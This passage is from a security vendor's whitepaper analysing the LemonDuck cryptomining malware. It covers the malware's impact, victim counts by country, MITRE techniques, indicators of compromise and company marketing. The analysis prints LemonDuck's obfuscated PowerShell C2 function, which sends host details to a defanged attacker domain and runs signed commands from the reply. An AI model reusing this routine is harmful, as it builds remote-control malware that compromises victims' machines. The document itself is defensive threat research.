In the second stage script, there is a function called SIEX responsible for communicating with the C2 server. The URL handling communication from all the scripts and storing the final is **hxxp://d[.]ackng[.]com**

```
# Save all environment info in one big URL

$params+="&"+(@($os,[Int]$is64,$user,$domain,$drive,$card,$mem,[Int]$permit,($li
fmd5[0..5]-join""),($lmmd5[0..5]-join""),$mv,$mip,$mhr,$uptime,$timestamp,"0.1")-
-join"&")

function SIEX {
```

```
    Param(
    [string]$url
    )
    try{
        $webclient = Ne`w-Obj`ect Net.WebC`lient
        $finalurl = "$url"+"?"+"$params"
        try{
                # Campaign identifier
            $webclient.Headers.add("User-Agent","Lemon-Duck-"+$Lemon_Duck.
replace('\','-'))
        } catch{}
        $res_bytes = $webclient."DownloadData"($finalurl)
        if($res_bytes.count -gt 173){
            $sign_bytes = $res_bytes[0..171];
            $raw_bytes = $res_bytes[173..$res_bytes.count];
            $rsaParams = New-Object System.Security.Cryptography.RSAParameters
            $rsaParams.Modulus = 0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,0x-
41,0x5e,0x99,0x9d,0x82,0xff,0x2f,0xff,0x73,0x53,0x9a,0x73,0x6e,0x6c,0x7b,0x55,0x-
eb,0x67,0xd6,0xae,0x4e,0x23,0x3c,0x52,0x3d,0xc0,0xcd,0xcd,0x37,0x6b,0xf3,0x-
4f,0x3b,0x62,0x70,0x86,0x07,0x96,0x6e,0xca,0xde,0xbd,0xa6,0x4f,0xf6,0x11,0x-
d1,0x60,0xdc,0x88,0xbf,0x35,0xf2,0x92,0xee,0x6c,0xb8,0x2e,0x9b,0x7d,0x2b,0x-
d1,0x19,0x30,0x73,0xc6,0x52,0x01,0xcd,0xe7,0xc7,0x34,0x78,0x8a,0xa7,0x9f,0x-
e2,0x12,0xcd,0x79,0x40,0xa7,0x91,0x6a,0xae,0x95,0x8e,0x42,0xd0,0xcf,0x39,0x-
6e,0x30,0xcb,0x0a,0x98,0xdb,0x97,0x3f,0xf6,0x2e,0x95,0x10,0x72,0xfd,0x63,0xd5,0x-
f7,0x88,0x63,0xa4,0x7b,0xae,0x97,0xea,0x38,0xb7,0x47,0x6b,0x5d
            $rsaParams.Exponent = 0x01,0x00,0x01
            $rsa = New-Object -TypeName System.Security.Cryptography.
RSACryptoServiceProvider;
            $rsa.ImportParameters($rsaParams)
            $base64 = -join([char[]]$sign_bytes)
            $byteArray = [convert]::FromBase64String($base64)
            $sha1 = New-Object System.Security.Cryptography.SHA1CryptoServiceProvider
            if($rsa.verifyData($raw_bytes,$sha1,$byteArray)) {
```

```
                                # Invoke command from server's response
                IEX (-join[char[]]$raw_bytes)
            }
        }
    } catch{}
}
```

When communicating with the attacker, the script sends a long URL containing all the information gathered about the environment, uniquely identifying the infected machine. The User-Agent of the request identifies the campaign: "LemonDuck." Then, it validates every reply by matching against the hard-coded digital signature. If the response is valid, it runs the commands received.

Impact


The campaign's sole goal is to infect as many systems as possible to hijack their resources. The components sometimes send reports to the attacker. These reports and the way attackers identify infected machines, however unintended, might contain sensitive information. Some sensitive information in the identifier includes the current user's name and the domain. The reports contain information about exploitation status and about newly infected systems (IP, e-mail addresses). Attackers could use them for profit if cryptocurrency mining wasn't enough. Finally, the whole attack chain shows that these attackers can deploy advanced malware on the system and can infect many machines with their extensive collection of lateral movement techniques.

Users can, however, employ essential measures to defend against most of the infection techniques. The best strategy is to eliminate attack vectors by keeping OS and third-party software updated and avoiding using weak passwords.

Campaign distribution

Country	Count
China	262
Malaysia	136
Iran	82
Indonesia	69
India	65
Mexico	47
Bangladesh	30
Greece	24
South Africa	14
Vietnam	10
Poland	10
Romania	7
Peru	6

Lebanon	5
Netherlands	4
Colombia	4
Uganda	3
France	3
Canada	3
Taiwan	2
United Kingdom	2
Chile	2
Pakistan	2
United States	2
Thailand	1
Philippines	1
Brazil	1
Italy	1



Conclusion

Attackers behind LemonDuck improved on the ideas behind KingMiner and created a malware that can infect many more systems and mine cryptocurrency much more efficiently. The result is a massive global campaign that mainly targets enterprise systems.

The malware can be delivered to the victim in various ways, such as through phishing, exploits, and valid accounts with brute-forced passwords. With file-less execution and all the defense evasion techniques applied, it can fly under the radar and generate significant revenue for its operators. LemonDuck also ensures that, once the system is infected, it maximizes the available resources to use.

A worrying aspect of this campaign is the continually growing arsenal of exploitation tools, most of which are available for free on the internet. These tools can be dynamically deployed on the attacker's servers and help further spread the malware to randomly generated IPs and infect machines even with no user interaction. The most efficient way to defend against such attacks is to strengthen passwords and keep operating systems and third-party software up to date.

Bibliography

[1] https://labs.bitdefender.com/2020/07/kingminer-botnet-keeps-up-with-the-times/

[2] https://news.sophos.com/en-us/2019/10/01/lemon_duck-powershell-malware-cryptojacks-enterprise-networks/

[3] https://news.sophos.com/en-us/2020/08/25/lemon_duck-cryptominer-targets-cloud-apps-linux/

[4] https://www.pingcastle.com/documentation/scanner/

[5] https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1

[6] https://github.com/PowerShellMafia/PowerSploit

MITRE techniques breakdown

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit Public-Facing Application	Command and Scripting Interpreter: PowerShell	Scheduled Task/ Job: Scheduled Task	Access Token Manipulation: Create Process with Token	Access Token Manipulation: Create Process with Token	Brute Force: Password Spraying	Network Share Discovery	Exploitation of Remote Services	Resource Hijacking
Phishing: Spearphishing Attachment	Command and Scripting Interpreter: Windows Command Shell	Event Triggered Execution: Windows Management Instrumentation Event Subscription		Deobfuscate/Decode Files or Information		Peripheral Device Discovery	Internal Spearphishing	
Replication Through Removable Media	Scheduled Task/ Job: Scheduled Task			Impair Defenses: Disable or Modify System Firewall		Process Discovery	Replication Through Removable Media	
Valid Accounts: Local Accounts	Windows Management Instrumentation					Software Discovery: Security Software Discovery	Use Alternate Authentication Material: Pass the Hash	
						System Information Discovery		

Appendix 1. Indicators of Compromise

Hashes

ce510f7de1c4312aa0d74d0f1804c151

614257993fd996b4cea3a0fdffa4feac

5b2849ff2e8c335dcc60fd2155b2d4d3

23d59ed726e13edabcb751da7a5ce310

ef3a4697773f84850fe1a086db8edfe0

URLs

hxxp://t[.]zz3r0[.]com

hxxp://t[.]zer9g[.]com

hxxp://t[.]amynx[.]com

hxxp://d[.]ackng[.]com

Scheduled Task

blackball

Mutexes

Global\eLocalIf

Global\eLocalMn

Global\eLocalMng

Global\eLocalKr

Global\LocalMail

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security
NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test
SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row
Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row
More MSP-integrated solutions than any other security vendor
3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**
Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-LemonDuck-creat4929-en_EN
10/02/2020october 2, 2020 1:30 pm10/02/20